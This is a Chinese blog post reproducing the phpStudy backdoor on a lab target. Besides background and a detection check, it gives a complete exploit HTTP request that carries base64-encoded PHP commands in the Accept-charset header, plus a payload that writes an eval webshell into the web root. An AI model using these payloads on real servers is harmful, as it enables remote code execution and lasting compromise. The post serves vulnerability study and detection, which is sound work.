# phpStudy后门漏洞复现

原创

Luckysec 于 2021-08-20 20:44:22 发布 918 收藏 2
分类专栏： 漏洞复现 文章标签： phpstudy phpstudy后门 漏洞复现 phpstudy漏洞

本文链接：https://blog.csdn.net/weixin_43571641/article/details/119831173


漏洞复现 专栏收录该内容
5 篇文章 1 订阅
订阅专栏

## 0x01 漏洞简介

2019年9月20日，网上传出 phpStudy 软件存在后门，随后作者立即发布声明进行澄清，其真实情况是该软件官网于2016年被非法入侵，程序包自带PHP的php_xmlrpc.dll模块被植入隐藏后门，经过分析除了有反向连接木马之外，还可以正向执行任意php代码。

影响版本：

- phpStudy2016-php-5.2.17
- phpStudy2016-php-5.4.45
- phpStudy2018-php-5.2.17
- phpStudy2018-php-5.4.45


> 更多漏洞细节参考文章：PHPStudy后门事件分析

## 0x02 环境准备

本次漏洞复现的演示靶场为phpStudy 2018中的php-5.2.17+Apache环境

- phpStudy 2018 后门版：点击下载 提取码：`nlnq`

靶机环境搭建成功后，即可访问phpinfo页面





## 0x03 漏洞检测

`phpStudy`的后门问题代码存在于以下路径文件中

```
# phpStudy2016路径
php\php-5.2.17\ext\php_xmlrpc.dll
php\php-5.4.45\ext\php_xmlrpc.dll

# phpStudy2018路径
PHPTutorial\php\php-5.2.17\ext\php_xmlrpc.dll
PHPTutorial\php\php-5.4.45\ext\php_xmlrpc.dll
```

使用记事本打开`php_xmlrpc.dll`并搜索`@eval`代码，如果出现`@eval(%s('%s')`字样，则证明漏洞存在。





## 0x04 漏洞复现

### 1. 发现漏洞

BurpSuite是在做渗透测试时必不可少的抓包工具，因此利用BurpSuite的扩展插件在抓取数据包时进行自动分析检测，非常便捷。

- BurpSuite-Extender-phpStudy-Backdoor-Scanner：点击下载

插件安装成功后，在每次抓包时就会自动的扫描分析漏洞是否存在，若存在漏洞，则会提示相应的告警信息。




## 2. 手工验证

用BurpSuite将存在漏洞的数据包发送至Repeater模块进行测试，只需修改数据包中如下两处位置即可

```
# 将要执行的代码进行Base64编码，例如：system('whoami');
Accept-charset: c3lzdGVtKCd3aG9hbWknKTs=

# 注意删除gzip,deflate之间的空格，否则不生效
Accept-Encoding: gzip,deflate
```

具体数据包如下：

```
GET /phpinfo.php HTTP/1.1
Host: 192.168.126.129
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-charset: c3lzdGVtKCd3aG9hbWknKTs=
Accept-Encoding: gzip,deflate
Connection: close
Upgrade-Insecure-Requests: 1
```


## 3. 写入webShell

写shell的前提是知道网站的物理路径，可以自行通过system()命令获取到网站路径

```
# 写入命令：
fputs(fopen('C:\phpStudy\PHPTutorial\WWW\shell.php','w'),'<?php @eval($_POST[1]); ?>');

# Base64编码命令：
ZnB1dHMoZm9wZW4oJ0M6XHBocFN0dWR5XFBIUFR1dG9yaWFsXFdXV1xzaGVsbC5waHAnLCd3JyksJzw/cGhwIEBldmFsKCRfUE9TVFsxXSk7ID8+Jyk7
```


写入成功后即可用webshell管理工具进行连接




## 参考文章

- https://www.cnblogs.com/17bdw/p/11580409.html
- https://github.com/Writeup007/phpStudyBackDoor
- https://www.freebuf.com/vuls/246979.html